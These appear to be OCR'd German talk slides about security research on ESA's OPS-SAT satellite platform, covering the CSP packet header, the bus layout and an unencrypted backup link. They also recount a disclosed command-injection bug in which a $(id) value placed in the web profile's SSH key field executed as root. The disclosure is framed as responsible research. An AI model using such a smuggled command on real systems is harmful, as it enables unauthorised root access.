
https://github.com/myyxl/ops-sat-uhf-com



CSP Header 1.x

Bit offset	31	30	29	28	27	26	25	24	23	22	21	20	19	18	17	16	15	14	13	12	11	10	9	8	7	6	5	4	3	2	1	0
0	Priority		Source					Destination					Destination Port						Source Port						Reserved				HMAC	XTEA	RDP	CRC
32	Data (0 – 65,535 bytes)																															


Satellit
Board Computer
ID: 2
Kamera
ID: 6
I2C Bus
Empfänger
ID: 5
...
...
Bodenstation
Sender
ID: 10
Computer



I2C
OPS-SAT Bus
Data / CTRL
1 Fine Sun Sensor
6 Coarse Sun Sensors
3 Magnetorquers
EPS Motherboard
Deployment Actuators
2x Power Output Board
2x Power Input Board
System Reset
ClydeSpace Solar Panels
BCDR
Battery (4 cells)
Motherboard
GPS
NanoCom AX100
System Reset
NanoMind1
House-keeping
Magne-tometer
FDIR SW
Coarse ADCS SW
UART1
UART2
NanoMind2
House-keeping
Magne-tometer
FDIR SW
Coarse ADCS SW


Was bedeutet das?

- Backup COM nicht verschlüsselt

Infrakstruktur

Infrakstruktur






ESA OPS-SAT Space Lab Community Platform

Home

An **International Operations Award** for the OPS-SAT Mission!
Thank you to everyone contributing to this remarkable success. Click here to find our more.



My account

Information

First name * Marlon


Last name * Starkloff

Email * [redacted]


Language English

Authorized Keys

```
ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIFjiWPvjeMlf1WPR4Tvx6Sk71N01f
nwTDDVVmCjWXkZx[redacted]
```



```
marlon@t14s:~$ ssh marlon.starkloff@opssat1.esoc.esa.int
This service allows sftp connections only.
Connection to opssat1.esoc.esa.int closed.
marlon@t14s:~$ sftp marlon.starkloff@opssat1.esoc.esa.int
Connected to opssat1.esoc.esa.int.
sftp> 
```




```
sftp> ls -la
drwxr-xr-x    6 root     root           4096 Nov 22 11:28 .
drwxr-xr-x    6 root     root           4096 Nov 22 11:28 ..
drwxr-xr-x    2 1204     1357           4096 Nov 22 14:52 .ssh
drwsrws---    2 1204     1357           4096 Nov 22 11:28 experiments
drwsrws---    5 root     1001           4096 Nov 29 15:06 sepp_filesystem_templates
drwsrws---    2 1204     1357           4096 Nov 22 11:28 tmp
sftp> ls -la .ssh
drwxr-xr-x    2 1204     1357           4096 Nov 22 14:52 .
drwxr-xr-x    6 root     root           4096 Nov 22 11:28 ..
-rw-r--r--    1 1204     1357            110 Nov 22 14:52 authorized_keys
sftp>
```

Wie kommt der Schlüssel in die Datei?


```
echo "..." > authorized_keys
echo "..." > authorized_keys
```

```
echo "$(id)" > authorized_keys
```



Authorized Keys

```
ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIFjiWPvjeMlf1WPR4Tvx6Sk71N01fnwTDDVVmCjWXkZx
$(id)
```



```
marlon@t14s:~/Desktop$ cat authorized_keys
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIFjiWPvjeMlf1WPR4Tvx6Sk71N01fnwTDDVVmCjWXkZx
uid=0(root) gid=0(root) groups=0(root)
marlon@t14s:~/Desktop$
```

ESA hat sich ausführlich bedankt

Danke!

SQL injection
reverse engineering
red teaming
IDOR
cracker
hackerparagraph
steganographie
polyglotte programme
signalbearbeitung
OSINT
owasp
bug bounty
verteidigung
secure coding
funktechnik
binary exploitation
SIEM
ransomware
pentesting

#INFORMATIK23 | Recap Movie zum INFORMATIK FES...